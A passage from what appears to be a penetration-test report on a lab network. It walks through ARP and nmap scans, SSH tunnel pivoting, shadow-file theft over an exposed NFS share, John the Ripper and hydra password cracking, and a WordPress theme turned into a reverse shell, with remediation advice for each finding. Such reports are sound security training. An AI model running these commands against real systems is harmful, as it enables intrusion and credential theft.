show configuration
```

Figure 3.119: VyOS show configuration command

The output of the command shows that the router is broadcasting OSPF information for all the subnets that are managed by the router.

```
ospf {
    area 0 {
    }
    area 1 {
        network 192.168.0.64/27
        network 192.168.0.96/27
    }
}
```

Figure 3.120: Broadcasted OSPF routes

To enumerate information about the OSPF configuration of the router the following command was used:

```
show ip ospf
```

Figure 3.121: VyOS show ip ospf command

The output of the command shows that the router is using the loopback address of 4.4.4.4 as an OSPF I.D.

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 4.4.4.4
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 1
 SPF algorithm last executed 4d23h08m ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0x00000000
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.1
   Shortcutting mode: Default, S-bit consensus: no
   Number of interfaces in this area: Total: 2, Active: 2
   Number of fully adjacent neighbors in this area: 1
   Area has no authentication
   Number of full virtual adjacencies going through this area: 0
   SPF algorithm executed 6 times
   Number of LSA 10
   Number of router LSA 2. Checksum Sum 0x00009d86
   Number of network LSA 1. Checksum Sum 0x00007417
   Number of summary LSA 7. Checksum Sum 0x000300ff
   Number of ASBR summary LSA 0. Checksum Sum 0x00000000
   Number of NSSA LSA 0. Checksum Sum 0x00000000
   Number of opaque link LSA 0. Checksum Sum 0x00000000
   Number of opaque area LSA 0. Checksum Sum 0x00000000
```

Figure 3.122: Output of the show ip ospf command

To view information about OSPF neighbours the command listed in Figure 3.122.

show ip ospf neighbor

Figure 3.123: VyOS show ip ospf neighbor command

The output of the command shows that the router has one OSPF neighbor with the ID of 5.5.5.5 and the I.P 192.168.0.98.

```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State           Dead Time Address         Interface            RXmtL RqstL DBsmL
5.5.5.5           1 Full/Backup       37.597s 192.168.0.98    eth0:192.168.0.97        0     0     0
vyos@vyos:~$
```

Figure 3.124: Results of the show ip neighbor command

Once the PFSense firewall was exploited (See section 4.1.4 for details), it was possible to enumerate the network configuration from the device.

From the Status/Interfaces menu it was possible to enumerate how the interfaces on the devices are configured.



Figure 3.125: Configuration of the interfaces on the Firewall

When the host 192.168.0.34/27 was exploited (See section 4.2.4 for details), it was found that the host was dual-hommed. The command listed in figure x.xx was used to view the network configuration for the host.

```
ifconfig
```

Figure 3.126: ifconfig command

The output of the command shows that the host has two I.P addresses, 192.168.0.34/27 and 13.13.13.12/24.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28497 errors:0 dropped:0 overruns:0 frame:0
          TX packets:23153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2438184 (2.4 MB)  TX bytes:2030608 (2.0 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:187 errors:0 dropped:0 overruns:0 frame:0
          TX packets:247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18119 (18.1 KB)  TX bytes:27488 (27.4 KB)
```

Figure 3.127: Output of ifconfig command

To enumerate hosts on the network, an APR scan was performed using the following command:

```
seq -f “13.13.13.%g” 254 | sudo xargs -n arping -c 1 -I eth1 | grep “Unicast reply”
```

Figure 3.128: APR scan command

The output of the ARP scan shows that only one extra host was found on the network.

```
xadmin@xadmin-virtual-machine:~$ seq -f "13.13.13.%g" 254 | sudo xargs -n1 arping -c 1 -I eth1 | grep "Unicast reply"
Unicast reply from 13.13.13.13 [00:0C:29:FE:7D:48]  1.209ms
```

Figure 3.129: Output of ARP scan

Since the 192.168.0.192/27 subnet couldn't access this network, SSH tunnelling would need to be utilized to perform Nmap scans. When trying to obtain the root password for the machine, it was found that the root login was disabled. https://www.man7.org/linux/man-pages/man5/shadow.5.html

```
xadmin@xadmin-virtual-machine:~$ sudo cat /etc/shadow | grep root
root:!:17391:0:99999:7:::
xadmin@xadmin-virtual-machine:~$
```

Figure 3.130: Output of shadow file

When checking the sudo privileges for the xadmin user, it was found that all could execute any command with sudo privileges.

```
xadmin@xadmin-virtual-machine:~$ sudo -l
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
xadmin@xadmin-virtual-machine:~$
```

Figure 3.131: Output of Sudo privileges

Since the xadmin account had these privileges set, it was possible to switch into the root account and change the password with the command su.

```
xadmin@xadmin-virtual-machine:~$ sudo su
root@xadmin-virtual-machine:/home/xadmin# whoami
root
root@xadmin-virtual-machine:/home/xadmin#
```

Figure 3.132: Switching to sudo user

```
root@xadmin-virtual-machine:/home/xadmin# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 3.133: Changing the sudo password

To permit the root account to login via ssh and for ssh tunnelling to be enabled, the sshd_config file had to be configured to allow this. The PermitRootLogin parameter was changed from without-password to yes and the parameter PermitTunnel yes was added.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes
```

Figure 3.134: Output of sshd_config file

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

Figure 3.135: Permitting tunnel and Root login

Once the sshd_config file was changed, the ssh service was restarted using the following command:

```
sudo service restart ssh
```

Figure 3.136: Restarting SSH service command

To establish the SSH tunnel the following command listed in Figure 3.137 was used.

```
ssh -w2:0 root@192.168.0.34
```

Figure 3.137: Command to establish SSH tunnel

```
root@kali:~# ssh -w2:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sat Dec 26 10:48:37 2020 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Figure 3.138: SSH Tunnel being established

Once the tunnel was established, an I.P address on the 1.1.3.0/30 network was given to each end of the tunnel. The I.P 1.1.3.1/30 was assigned to the local end of the tunnel and the I.P 1.1.3.1/30 was assigned to the remote end of the tunnel. Once the I.P address were assigned to each end of the tunnel the tunnel

```
root@kali:~# ip address add 1.1.3.1/30 dev tun2
root@kali:~# ip link set tun2 up
root@kali:~# ip address | grep tun2
5: tun2: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 1.1.3.1/30 scope global tun2
root@kali:~#
```

Figure 3.139: Configuring the I.P address of the local end of the tunnel

```
root@xadmin-virtual-machine:~# ip address add 1.1.3.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip address | grep tun0
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500
    inet 1.1.3.2/30 scope global tun0
root@xadmin-virtual-machine:~#
```

Figure 3.140: Configuring the I.P address of the remote end of the tunnel

Once the tunnel is established and I.P addresses have been configured on each end, IPv4 routing was enabled on the remote end of the tunnel with the command listed in Figure 3.141.

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

Figure 3.141: Enabling IPv4 Routing

Next step was to enable a route on the Kali machine to pass all traffic for the subnet 13.13.13.0/24 to be routed over the tunnel interface. The command listed in Figure 3.142.

```
root@kali:~# route add -net 13.13.13.0/24 tun2
root@kali:~# ip route | grep 13.13.13.0/24
13.13.13.0/24 dev tun2 scope link
root@kali:~#
```

Figure 3.142: Adding a route to the kali machine for tunnel traffic

The next step to fully configure the SSH tunnel was to configure Network Address Translation (NAT) on the remote end of the tunnel. The command for this is listed in Figure 3.143.

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.3.0/30 -o eth1 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Figure 3.143: Configuring NAT on the remote end of the tunnel

Once the tunnel was established and configured to route traffic over, it was possible to perform a ping scan to enumerate hosts on the network. The command listed in Figure 3.144 was used for this.

```
fping -aqg 13.13.13.0/24
```

Figure 3.136: fping command

Results or the ping sweep shows the two hosts replied to the ICMP echo request.

```
root@kali:~# fping -aqg 13.13.13.0/24
13.13.13.12
13.13.13.13
root@kali:~#
```

Figure 3.137: fping command

The TCP scan for the host 13.13.13.13 shows that the port 22 (SSH) is open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 13.13.13.13 -oN nmap/tcp_13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-01 09:08 EST
Nmap scan report for 13.13.13.13
Host is up (0.0023s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.12 seconds
root@kali:~#
```

Figure 3.138: TCP Nmap Scan results for 13.13.13.13

The UDP scan for the host 13.13.13.13 shows that the port 5353 (mdns) is open.

```
root@kali:~# cat nmap/udp_13.13.13.13
# Nmap 7.80 scan initiated Fri Jan  1 10:14:52 2021 as: nmap -sU -p1-65535 -T3 -sV -oN nmap/udp_13.13.13.13 13.13.13.13
Nmap scan report for 13.13.13.13
Host is up (0.0028s latency).
Not shown: 65485 closed ports, 49 open|filtered ports
PORT     STATE SERVICE VERSION
5353/udp open  mdns    DNS-based service discovery

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan  2 06:11:33 2021 -- 1 IP address (1 host up) scanned in 71801.80 seconds
root@kali:~#
```

Figure 3.139: UDP Nmap Scan results for 13.13.13.13

This concludes the host discovery portion of the report. All hosts found within the network have been scanned using Nmap and any open ports that have been found have been listed in section 2.3.

4 SECURITY WEAKNESSES

4.1 NETWORK DEVICE EXPLOITATION AND REMEDIATION

4.1.1 VyOS Routers

When enumerating these devices in the network mapping stage, it was found that all four of these devices were susceptible to the same types of exploits. It was found that the service Telnet was running on TCP port 23. Telnet is an unencrypted protocol which sends and receives sensitive data in clear text (Rapid7, 2010). As this protocol is unencrypted, it is possible to stage a man in the middle attack and capture all packets transmitted and received in cleartext. Figure 4.1.1 shows a captured Wireshark packet from displaying the login credentials for the router.

```
Welcome to VyOS

vyos login: vvyyooss
.
Password: vyos
.
Last login: Sun Dec 27 17:47:29 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 4.1.1: Captured Nmap Packet from VyOS router

These devices are also using the default credentials of vyos:vyos, which means that they have not been changed from when the router was initially configured.

When checking the VyOS software installed on these devices, it lists version 1.1.7 which was released in 2016. The latest version of the VyOS software is version 1.2.6.

```
vyos@vyos:~$ show version
Version:      VyOS 1.1.7
Description:  VyOS 1.1.7 (helium)
Copyright:    2016 VyOS maintainers and contributors
Built by:     maintainers@vyos.net
Built on:     Wed Feb 17 09:57:31 UTC 2016
Build ID:     1602170957-4459750
System type:  x86 64-bit
Boot via:     image
Hypervisor:   VMware
HW model:     VMware Virtual Platform
HW S/N:       VMware-56 4d d2 24 af 38 31 2a-15 52 cd 47 57 5a 07 64
HW UUID:      564DD224-AF38-312A-1552-CD47575A0764
Uptime:       18:02:57 up 5 days,  1:51,  1 user,  load average: 0.00, 0.01, 0.05
```

Figure 4.1.2: VyOS software version

The TCP ports 80 and 443 are running on the routers, with the current version of the software that the router is using this service is not yet available and loads a default webpage. This aided in the enumeration of the router in the host discovery stage.



Figure 4.1.3: VyOS Router Webpage

To resolve these problems, the Telnet Protocol should be retired in favour of the more secure SSH Protocol. The current credentials should be changed to something more secure and a strict password policy should be set. The router is using an old version of the VyOS software and should be updated.

4.1.2 pfSense Firewall

When enumerating this device in the network mapping stage, it was found that the device was using the default credentials of admin:pfsense. The Firewall is also running an old build of the pfSense software, the current latest build is v2.4.5-p1.



Figure 4.2.1: pfSense Outdated Software

To resolve these problems, the device should be configured with a secure password and the software on the device should be updated to the latest version.

4.2 System Device Exploitation and Remediation

4.2.1 xadmin-virtual-machine : 192.168.0.210

When enumerating this device in the network mapping stage, it was found that ports 111 and 2049 where open running the NFS service. When querying this share the host was found to be sharing the root directory.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~#
```

Figure 4.2.1: 192.168.0.210 Open share

To mount the share, a mount point was created in the kali system using the **mkdir** command and the share was mounted using the command listed in Figure 3.1.2.

```
mount -t nfs 192.168.0.210:/ <mount point>
```

Figure 4.2.2: Mount NFS Share command

Once the share was mounted it was possible to gain read access to the root directory of the device.

```
root@kali:~# mkdir mount_192.168.0.210
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount_192.168.0.210
root@kali:~# ls ./mount_192.168.0.210
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
root@kali:~#
```

Figure 4.2.3: Mounted NFS Share

It was then possible to copy over the contents of the **passwd** and **shadow** file to the local system, these files were then combined using the tool **unshadow**.

```
root@kali:~# cp mount_192.168.0.210/etc/passwd 192.168.0.210_passwd
root@kali:~# cp mount_192.168.0.210/etc/shadow 192.168.0.210_shadow
root@kali:~# unshadow 192.168.0.210_passwd 192.168.0.210_shadow > 192.168.0.210_creds
root@kali:~#
```

Figure 4.2.4: Extracting password files from NFS share

The file created by the tool unshadow was then used by the password cracking tool John The Ripper to crack the password for the user account xadmin.

```
root@kali:~# john 192.168.0.210_shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:02:09 DONE 3/3 (2021-01-03 06:11) 0.007718g/s 3470p/s 3470c/s 3470C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Figure 4.2.5: Cracking the password with John the Ripper

Once the password for the xadmin account was crack, it was possible to log into the device using SSH. Once logged into the device it was found the xadmin was a privileged account and could run all commands with sudo privileges.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ hostname
xadmin-virtual-machine
xadmin@xadmin-virtual-machine:~$ uname -a
Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
xadmin@xadmin-virtual-machine:~$
```

Figure 4.2.6: SSH login to device

To resolve the insecure NFS share, the **no_root_squash** parameter should be removed in the **/etc/exports**. Changing this parameter will remove privileged access to the share and would stop users from accessing critical system files. To further harden the NFS share, the root folder should not be shared in favor of only sharing specific directories within the file system.

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 4.2.6: Exports files

The password for the xadmin account was able to be cracked by John The Ripper in a very short time. To resolve this issue a secure password policy should be implemented with in orginisation.

4.2.2 CS642-VirtualBox : 172.16.221.237

When enumerating this device in the host discover stage, it was found that ports 80 and 443 were open. Navigating to this site relieved a default web page with no content.



Figure 4.3.1: Default Website

After scanning this website with the tool **dirb**, the website was found to be running a WordPress site.

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jan  3 07:52:08 2021
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/
```

Figure 4.3.2: Extract from Dirb Scan results

When navigating to the Admin portal of the WordPress site (http://172.168.221.237/wordpress/wp-login), it was possible to enumerate the admin login by entering test credentials and observing the response.

Figure 4.3.3: Enumerating the Admin login

Once gaining access to this information, it was possible to launch a brute force attack using hydra.

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.16.221.237 http-post-form "/wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location" -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```

Figure 4.3.4: Hydra brute force attack

Hydra was able to crack the admin password using the rockyou dictionary as admin:zxc123.

```
[ATTEMPT] target 172.16.221.237 - login "admin" - pass "cronaldo" - 5751 of 14344399 [child 5] (0/0)
[80][http-post-form] host: 172.16.221.237   login: admin   password: zxc123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-10-28 02:55:32
root@kali:~#
```

Figure 4.3.5: Hydra cracking the admin password

Once in the admin section of the WordPress site, it was possible to edit the php content of one of the themes running on the site into a reverse shell callback.

Figure 4.3.6: WordPress Theme reverse shell

A Netcat listener was then created on the Kali machine, listening for any connections on the port 1234.



Figure 4.3.7: Netcat listener

Once the Netcat listener was configured, to establish the reverse shell navigate to the location of the reverse shell and the connection will be established.



Figure 4.3.7: Location of reverse shell



Figure 4.3.8: Reverse Shell

To remedy these issues a secure password should be set for the admin account of the WordPress site. The site is also running an old version of the WordPress software (v3.3.1), the site should be updated to the latest version of WordPress which is v5.6.

4.2.3 xadmin-virtual-machine : 192.168.0.34

When enumerating this device in the network mapping stage, it was found that ports 111 and 2049 where open running the NFS service. When querying this share the host was found to be sharing the home directory for the xadmin user.

```
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
root@kali:~#
```

Figure 4.4.1: Viewing the NFS share

As the credentials for that username have been found before, it was possible to log into the system using SSH.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Mon Dec 28 11:55:04 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ uname -a
Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 G
NU/Linux
```

When viewing the file directory for the user, it was found to contain a id_rsa key. This file was copied over to the kali host and will be utilised in further exploits.

```
root@kali:~/idrsa# scp xadmin@192.168.0.34:.ssh/id_rsa .
xadmin@192.168.0.34's password:
id_rsa
root@kali:~/idrsa#
```

Figure 4.4.2: Transfering id_rsa key

To resolve these issues, a secure password should be set for the xadmin account. To negate the NFS share problem, this should be set to only share specific folders within the file directory rather than the xadmins home folder and the share should be set to read only.

4.2.4 xadmin-virtual-machine 192.168.0.130

Using the SSH key that was transferred from the 192.168.34 system, it was possible to use this to log into the device.

```
root@kali:~/id_rsa# ssh -i id_rsa xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Wed Dec 23 13:50:35 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ uname -a
Linux xadmin-virtual-machine 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
xadmin@xadmin-virtual-machine:~$
```

Figure 4.5.1: Using SSH key to log into system

The device was also using the same username/password as the .34 system.

To resolve this issue, a secure password should be set for the xadmin account.

4.2.5 xadmin-virtual-machine 192.168.0.242

When enumerating the device in the network mapping process, it was found that the device was hosting a web server.

